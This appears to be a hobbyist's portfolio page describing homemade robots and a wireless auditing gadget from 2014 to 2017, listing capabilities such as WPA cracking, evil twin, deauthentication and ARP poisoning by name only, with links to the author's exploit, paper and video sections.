The first hacker robot that I created. This robot was developed in 2014. Some demo videos were posted in Youtube around 2016. This robot can explains about low level exploitation techniques. Robot skills : can hack wifi (wpa cracking using aircrack), evil twin, wifi deauth, arp cache poisoning. My old video channel --> https://www.youtube.com/@antoniusringlayer/videos
I planned to develop a spy robot, but this robot was too big. The chassis was created using metals. Developed in 2017, posted in youtube around 2019. Developed by Antonius (w1sdom)

Airhax is a wireless network auditor gadget. This device was created in 2015. This gadget functions : wifi cracking, evil twin, wifi deauth, arp poisoning. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n / robotsoft)
I built this robot in 2014. It is a shy robot that is afraid of humans. I used 3 ultrasonic sensors.
A large-scale prototype robot powered by a mini PC and an Arduino, built as a personal project rather than a commercial product. At first, I planned to equip it with high-torque servos and an airsoft gun, but I realized that could be dangerous, so I scrapped the idea. Real hacking should be harmless. Build 2017 - by Prof. Antonius Robotsoft

Various Robots (finished and unfinished) - build by Antonius Robotsoft (w1sdom).
The home of the website
Electronic gadgets, robots, hacking devices, IOT, electrical generators from Robohax, Robotsoft and Bluedragonsec.
Prototypes for DIY gadgets, robots and quadcopters related to security that I developed.
My Low level exploits developed from 2001-2026
Videos about low level exploit developments, hardware hacking & prototypes.
Security vulnerabilities that I have discovered
Papers related to hardware hacking and low level exploitation.
Mostly about hardware hacking and low level exploitation.
About my website
Hacking tools, rootkits and open source projects that I developed


